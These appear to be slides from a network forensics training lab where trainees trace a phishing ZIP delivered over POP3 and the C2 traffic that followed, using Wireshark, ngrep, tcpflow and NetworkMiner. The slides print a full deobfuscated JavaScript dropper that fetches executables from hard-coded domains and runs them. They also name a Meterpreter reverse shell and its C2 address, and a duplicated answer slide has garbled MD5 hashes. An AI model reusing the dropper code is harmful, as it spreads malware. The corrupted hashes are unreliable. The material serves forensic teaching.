0000 78 54 2e 9f 10 28 00 60 6e 00 9d f9 08 00 45 00  xT...(' n....E...
0010 01 4b b0 70 40 00 80 06 a2 b7 c0 a8 00 35 94 fb .K.pb...S...
0020 50 ac 08 a7 01 bb 76 14 4b 9f 9f 4f a2 6c 50 18 P....v. K..0..P...
0030 ff ff 26 33 00 00 bc f0 8c 0e 19 21 2a 14 2c c4 ..83...
  
```


Theory: Wireshark's Find Packet

- Finds one packet at time
- [Ctrl+F] or Edit > Find Packet
- Find By:
 - Display Filter
 - Hex value
 - **String**
- Search in (only for String search):
 - Packet list
 - Packet details
 - **Packet bytes** (this is usually what you want)



Theory: ngrep

- Grep implementation for network traffic
- Prints IP addresses and port numbers for matching packets
- Use -q to avoid filling the screen with #'es for packets that do not match the BPF
- Examples:
 - Search for email address "user@internet.se": `ngrep -I dump.pcap -q user@internet.se`
 - Search DNS requests for "pwned.se": `ngrep -I snort.log.1428364808 -q -i pwned.se dst port 53`

```
ngrep <-iqvx> <-IO pcap_dump > < -n num > < match expression > < bpf filter >
-i      Ignore case for the regex expression.
-q      Be quiet; don't output any information other than packet headers and their payloads (if
relevant).
-v      Invert the match; only display packets that don't match.
-I pcap_dump
        Input file pcap file into ngrep.
-O pcap_dump
        Output matched packets to a pcap file.
match expression
        A match expression is an extended regular expression.
bpf filter
        selects a filter that specifies what packets will be dumped.
```

Theory: Tcpflow

- Extracts TCP sessions to the current work directory
- Each TCP session will generate two files (client-to-server and server-to-client)
- Tip: Create a new “flow” directory for each tcpflow execution
- Examples:
 - Extract POP3 emails: `tcpflow -r emails.pcap port 110`
 - Extract HTTP downloads: `tcpflow -AH -r web.pcap src port 80`

```
tcpflow [-Bcc] [-AH] [-b max_bytes] [-i iface] [-r file1.pcap] [expression]
-B      Force binary output even when printing to console with -C or -c.
-b      Capture no more than max_bytes bytes per flow.
-c      Console print (stdout), without storing any captured data to files
-C      Console print without the packet source and destination details being printed.
-AH     Perform HTTP post-processing ("After" processing) to extract HTTP payloads.
-i      Capture packets from the network interface named iface.
-r      Read from PCAP file.
```


Question 2.5

- Forensics of Ned's computer (192.168.0.53) indicates that the first infection was caused by a file called "Delivery_Notification_00000529832.zip", which landed on Ned's computer on 2015-04-07.
- The ZIP file has the following MD5 sum:
1f5a31b289fd222e2d47673925f3eac9
- Q2.5: How was this piece of malware delivered to Ned's computer?
(HTTP / E-mail / Chat / Other)
- Recommended Tools:
 - GUI way: Wireshark's Find Packet [Ctrl+F] and "Follow TCP Stream"
 - Command line way: Ngrep and Tcpflow

Proceed to Bonus
Question 2.6 when
finished

Wireshark String Search

- [Ctrl+F]
or
Edit > Find Packet
- Find By String
- Search in Packet bytes



The screenshot shows the Wireshark interface with a 'Find Packet' dialog box open. The dialog is configured to search for the string 'Delivery_Notification_00000529832.zip' in the 'Packet bytes' of the selected packet. The search options are set to 'Case sensitive' and 'ASCII Unicode & Non-Unicode'. The 'Direction' is set to 'Down'. The background shows a packet capture list with several entries, and the packet details pane for the selected packet (No. 151145) is visible, showing the 'Internet Message Format' section with a 'Content-Type' field set to 'application/zip'.

Wirehark Follow TCP Stream

Stream Content

```
manager.<o:p></o:p></span></p></div></div></div></div></body></html>
-----=_NextPart_001_00CB_01D07147.7F6B4EA0--

-----=_NextPart_000_00CA_01D07147.7F6B4EA0
Content-Type: application/zip;
.name="Delivery_Notification_00000529832.zip"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
.filename="Delivery_Notification_00000529832.zip"

UESDBBQAAAAIAH0rfkYGeZ09ohAAAFBRAAAoAAARGVsaXZlcnlfTm90awZpY2F0aw9uXzAwMDAw
NTI5ODMyLmRvYy5qc4Vc74/bNhL9VwQDTbzd1PVum2tze3uH/kjvPlzQoglwBYrCkCXa1laWHEn2
2in2fz800aQo8Y22H9LEtsYU0fPmzZuRT2mTPD4+3s9e03+3r98ub27+tvxx+dPX3y1/WOp/Lb9d
vrm5pVdudv15+tXyzfK3//q1+95v198s3s7vNscq6oq6S1art0nWpVqui0qVlka9Wx00edqpZrQ5N
fZhfJX/pD50K9Whe0ra7+ct6/8PLqzu6tslWq4ePR9Vc5vqFp7skCSxXx71+t4UmmqJKv7BG3BtF
t1rt6/xYkMBr+2m12tWlX16u15q12Go+v+KFZU1x6Pq37aXrpn5sVQPmb/RnunMHjbaJtZmlehm0
QaoCFg61/sROZX/i203OKZtpVFaok7L3W9bboqK/Iot1qz9xSjt0D21uF5uG7/aZI4xMd42q9Mfa
jyW0/OWXM2tYtXxT9J68e7lq/7Sr0Cd4gSZVZS2Cc7TmTtq19dt62fYt41rnfZncJy9fjLZfVBdz
XKtVeoTfpm3xuzj7pJcf0lMKFp7VFe2x0upjqJJo6j4Z7nFLTq3yoqsbZx4YbtRWnQ86BNK9gmar
5J69ym1vm6VVRX/JGqV3ARjFpwGMX6+t7aM+1Xr9QPe539eVdxDkEWZPyV20U5ILSSHWNRe3Ix9L
8zEdPXWzp81QyDK9vFo9Nqm2nB40ZZG19A72kobjt0zpxFq41CZtFBThYEurnP33rK0gSvU68/qx
KusU2Ts06mRuPVNOM22nswmr/183GA/unUtkdaNE1zoc12XR7ozhB5V17NGNahU2mxRuzXqfMrsw
AhXaCuS6zhGc1QaHqVk1Q0R2L4K6V0/J5RP9izxZcrW0LA3+SG6W7mdXdxqdcYZwsUHuo0Cx1a1
```

Entire conversation (15962 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

String Search with ngrep

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-04-07$ ngrep -l
snort.log.1428364808 -q Delivery_Notification_00000529832.zip host 192.168.0.53
input: snort.log.1428364808
match: Delivery_Notification_00000529832.zip
```

T 212.227.17.187:110 -> 192.168.0.53:2206 [A]

```
o:p></p><div><div><div><p =..class=3DMsoNormal><span =..style=3D'font-size:9.0pt;font-
family:"Verdana", "sans-serif">Dear =..Krusty,<o:p></o:p></span></p></div><div><p
class=3DMsoNormal><span =..style=3D'font-size:9.0pt;font-family: "Verdana", "sans-
serif">&nbsp;<o:p><=../o:p></span></p></div><div><p class=3DMsoNormal><span =..style=3D'font-
size:9.0pt;font-family:"Verdana", "sans-serif">This is to =..confirm that one or more of your parcels has
been shipped.<br >Please, =..download Delivery Label attached to this
=..email.<o:p></o:p></span></p></div><div><p class=3DMsoNormal><span =..style=3D'font-
size:9.0pt;font-family:"Verdana", "sans-serif">Thank you =..for choosing FedEx,<br>Darren Par
ks,<br>Sr. Station=..Manager.<o:p></o:p></span></p></div></div></div></body></html>..-----
= _NextPart_001_00CB_01D07147.7F6B4EA0--.....-----
= _NextPart_000_00CA_01D07147.7F6B4EA0..Content-Type: application/zip;...name="Deliver
y_Notification_00000529832.zip"..Content-Transfer-Encoding: base64..Content-
Disposition:attachment;...filename="Delivery_Notification_00000529832.zip"....UEsDBBQAAAAIAHOrf
kYGeZ09ohAAAFBRAAAoAAAARGVsaXZlcnlfTm90aWZpY2F0aW9uXzAwMDAw.
.NTI5ODMyLmRvYy5qc4Vc74/bNhL9VwQDTbzd1PVum2tze3uH/kjvPlzQoglwBYrCkCXA1laWHEn2..2in2
fz8OOaQo8Y22H9LEtsYUOfPmzZuRT2mTPD4+3s9e03+3r98ub27+tvxx+dPX3y1/WOp/Lb9d..vrm5pVdu
v15+tXyzfK3//q1+95vl98s3s7vNscq6oq6S1art0nWpVquiOqVlka9Wx0OedqpZrQ5 N..fZhfJ
```



tcpflow


- Create and "cd" into a new directory
- Run tcpflow
 - `tcpflow -r /nsm/sensor_data/securityonion-eth1/dailylogs/2015-04-07/snort.log.1428364808 host 212.227.17.187 and port 110 and host 192.168.0.53 and port 2206`
- Remove everything but the base64 encoded zip
- Base64-decode the file
 - `base64 -d -i 212.227.017.187.00110-192.168.000.053.02206 > decoded.zip`
- Hash it:
 - `md5sum decoded.zip`
`1f5a31b289fd222e2d47673925f3eac9 decoded.zip`

Answer 2.5

- A2.5:
Delivery_Notification_00000529832.zip
was delivered via an email (POP3) from
Krusty.
- The extracted attachment's MD5 was:
1f5a31b289fd222e2d47673925f3eac9

Bonus Solution: Xplico

https://127.0.0.1:9876/



The screenshot shows a Mozilla Firefox browser window displaying the Xplico web interface. The address bar shows the URL `https://127.0.0.1:9876/emails/view/3`. The interface includes a navigation menu with options like 'Case', 'Graphs', 'Web', 'Mail', 'Voip', 'Share', 'Chat', 'Shell', and 'Undecoded'. The main content area displays an email from 'Krusty' to 'ned.pwned.se@gmx.com' and 'homer.pwned.se@gmx.com'. The email subject is 'VB: Krusty, unable to deliver your item, #00000529832'. The email body contains the text 'Hey guys, I've received an email from FedEx about a parcel has been shipped, but I haven't sent anything lately. Have you guys sent anything with FedEx this week? /Krusty'. The email also includes an attachment 'Delivery_Notification_00000529832.zip'.

Bonus Question 2.6

- Deobfuscate the JavaScript contained in Delivery_Notification_00000529832.doc.js.zip
- Q2.6: What domains does the JavaScript download additional malware from?

Deobfuscated Malware

Delivery_Notification_00000529832.doc.js deobfuscated:

```

var www="5555525E01160D0F4A0C0E010809120D0F240309050D084A070B09";
function dl(fr) {
  var b = "www.mybusinessdoc.com nursealarmsystems.com carina-paris-hotel.com".split(" ");
  for (var i = 0; i < b.length; i++) {
    var ws = new ActiveXObject("WScript.Shell");
    var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + Math.round(Math.random() * 10000000) + ".exe";
    var dn = 0;
    var xo = new ActiveXObject("MSXML2.XMLHTTP");
    xo.onreadystatechange = function() {
      if (xo.readyState == 4 && xo.status == 200) {
        var xa = new ActiveXObject("ADODB.Stream");
        xa.open();
        xa.type = 1;
        xa.write(xo.ResponseBody);
        if (xa.size > 5000) {
          dn = 1;
          xa.position = 0;
          xa.saveToFile(fn, 2);
          try {
            ws.Run(fn, 1, 0);
          } catch (er) {};
        };
        xa.close();
      };
    };
    try {
      xo.open("GET", "http://" + b[i] + "/document.php?rnd=" + fr + "&id=" + www, false);
      xo.send();
    } catch (er) {};
    if (dn == 1) break;
  }
};
dl(3271);
dl(5292);
dl(9813);

```

Answer 2.6

Malware Download Domains

68.164.182.11

www.mybusinessdoc.com

216.47.227.188

nursealarmssystems.com

209.59.156.160

carina-paris-hotel.com

```
$ racluster -R * -n -w - -- host 68.164.182.11 or 216.47.227.188 or
209.59.156.160 | rasort -m stime -s stime saddr sport daddr dport pkts
```


StartTime	SrcAddr	Sport	DstAddr	Dport	TotPkts
2015-04-07 13:34:43	192.168.0.53	2210	68.164.182.11	.80	583
2015-04-07 13:34:48	192.168.0.53	2211	216.47.227.188	.80	8
2015-04-07 13:34:49	192.168.0.53	2212	209.59.156.160	.80	12

Question 2.7

- Q2.7: What binaries were dropped by Delivery_Notification_00000529832.doc.js on April 7? MD5 sums wanted!
- Tip 1: The download script uses a unique QueryString parameter: 5555525E01160D0F4A0C0E010809120D0F240309050D084A070B09
- Tip 2: The script uses hard coded domains: www.mybusinessdoc.com (68.164.182.11), nursealarmsystems.com (216.47.227.188) and carina-paris-hotel.com (209.59.156.160)
- Recommended Tools (any of these will work):
 - Wireshark
 - Display filter: http.request.uri contains 5555525E...
 - Select downloaded file + Export Selected Bytes
 - Tcpdump (filter on IP addresses) and NetworkMiner (Files tab)
 - Ngrep/Tshark and tcpflow
 - Bro logs (/nsm/bro/logs/2015-04-07/)

Proceed to Bonus Questions 3.* when finished!

Wireshark: Export Selected Bytes



NetworkMiner File Extraction

Terminal - user@securityonion: /nsm/sensor_data/securityonion-eth1/dailylogs/2015-04-07

File Edit View Terminal Go Help

```

user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-04-07$ tcpdump -r snort.log.14
28364808 -w /var/tmp/malware_downloads.pcap host 68.164.182.11 or 216.47.227.188 or 209.59.156.160
reading from file snort.log.1428364808, link-type EN10MB (Ethernet)
user@securityonion:/nsm/sensor_data/securityonion-eth1/dailylogs/2015-04-07$ /opt/networkminer/netwo
rkminer /var/tmp/malware_downloads.pcap
          
```


NetworkMiner 1.6.1

File Tools Help

Cleartext | Anomalies |

Hosts (4) | Frames (60x) | Files (5) | Images | Messages | Credentials | Sessions (3) | DNS | Parameters (20) | Keywords

on...	Source host	S. port	Destin...	D. port	Protocol	Filename
/n...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	HttpG...	c87ed3c.gif
/n...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	HttpG...	551d88323f7e.gif
/n...	68.164.182.11 [www.mybusinessdoc.com]	TCP 80	192.1...	TCP 2210	HttpG...	f7.gif
/n...	216.47.227.188 [nursealarmsystems.com]	TCP 80	192.1...	TCP 2211	HttpG...	d373f76161148868.gif
/n...	209.59.156.160 [carina-paris-hotel.com]	TCP 80	192.1...	TCP 2212	HttpG...	af99a8a3e.gif

Case Panel

File...	MD5
malwa...	4a9be...

Reload Case Files

Running NetworkMiner with Mono

File types and MD5 sums

```
find /opt/networkminer/AssembledFiles/ -name "*.gif" -exec file {} \; -exec md5sum {} \;
/opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/c87ed3c.gif: PE32 executable (console) Intel 80386, for MS Windows
de3d95855cbe959385a558458947d746 /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/c87ed3c.gif
/opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/f7.gif: PE32 executable (GUI) Intel 80386, for MS Windows
d48ef4bb0549a67083017169169ef3ee /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/f7.gif
/opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/551d88323f7e.gif: PE32 executable (GUI) Intel 80386, for MS Windows
634c2a2a3ab03d5c21730c62d4677fe8 /opt/networkminer/AssembledFiles/68.164.182.11/HTTP - TCP 80/551d88323f7e.gif
/opt/networkminer/AssembledFiles/216.47.227.188/HTTP - TCP 80/d373f76161148868.gif: PE32 executable (GUI) Intel 80386, for MS Windows
d48ef4bb0549a67083017169169ef3ee /opt/networkminer/AssembledFiles/216.47.227.188/HTTP - TCP 80/d373f76161148868.gif
/opt/networkminer/AssembledFiles/209.59.156.160/HTTP - TCP 80/af99a8a3e.gif: PE32 executable (GUI) Intel 80386, for MS Windows
d48ef4bb0549a67083017169169ef3ee /opt/networkminer/AssembledFiles/209.59.156.160/HTTP - TCP 80/af99a8a3e.gif
```

Answer 2.7

- A2.7: Downloaded files were the same ones as those found with the whitelist filtering approach:
 - c87ed3c.gif (MZ file)
 - MD5: de3d95855cbe959385a558458947d746
 - 551d88323f7e.gif (MZ file)
 - MD5: 634c2a2a3ab03d5c21730c62d4677fe8
 - f7.gif / d373f76161148868.gif / af99a8a3e.gif (MZ files)
 - MD5: d48ef4bb0549a67083017169169ef3ee

Answer 2.7

- A2.7: Downloaded files were the same ones as those found with the whitelist filtering approach:
 - c87ed3c.gif (MZ file)
 - MD5: de3d95655cbe959385a558453947d7
 - 551d88323f7e.gif (MZ file)
 - MD5: 64223bb5d5c21730c62d4677fe8
 - f7.gif / d573f76161148868.gif / af09a8a3e.gif (MZ files)
 - MD5: d48ef4b10149a6723017169169ef3ee

Whitelisting
Works!



Bonus Incident #3: APT4711

- APT4711 send a spear phishing email to Krusty (192.168.0.54) on March 18.
- Note: Krusty uses SSL encrypted IMAP (TCP 993) towards imap.google.com, so we cannot inspect the contents of his email. However, we do know that Krusty opened the attachment at 10.35.36 UTC, which caused a Command-and-control (C2) software do be downloaded.



Bonus Question 3.1

- Q3.1: From what IP and TCP port was the C2 software downloaded?

Whitelist Filtering with Argus

```
user@securityonion:/nsm/sensor_data/securityonion-eth1/argus$ rfilteraddr -r 2015-03-18.log -v -f
/usr/local/etc/ip_whitelist.txt -w - -- host 192.168.0.54 and dst net not 192.168.0.0/16 | racluster -w - | rasort -m stime -n
| grep "10:35:"
```

2015-03-18 10:35:39	tcp	192.168.0.54.50100	->	103.10.197.187.2703	129	4468	81497
2015-03-18 10:35:39	udp	192.168.0.54.61537	->	224.0.0.252.5355	2	128	0
2015-03-18 10:35:45	tcp	192.168.0.54.50101	->	103.10.197.187.2702	1141	35562	801283


Answer 3.1

- A3.1: 103.10.197.187 TCP 2703

Bonus Question 3.2

- Q3.2: What type of C2 channel was established from Krusty's computer to a server in Hong Kong after the C2 software was downloaded and executed?


Follow TCP Stream of Meterpreter



Answer 3.2

- A: Meterpreter reverse shell to 103.10.197.187 on TCP 2702 (from for example TCP 49239 on 2015-03-19)

The actual format of the TLV structure that meterpreter uses is:



Length (32 bits, network byte order): The length field contains the length of the TLV including the Length, Type and value fields.

Type (32 bits, network byte order): The type field holds the arbitrary data type which is used to indicate the format of the value.

value (0..n bits): The value field holds arbitrary data that is of the format specified in the Type field.

Source: <https://dev.metasploit.com/documents/meterpreter.pdf>



Super Extra Bonus Questions

- Q3.3: Krusty's computer (.54) has been infected with some “badware”, when did this happen and how?
- Q3.4: Extract all emails sent with SMTP (NetworkMiner)
- Q3.5: List all long running sessions (Argus)
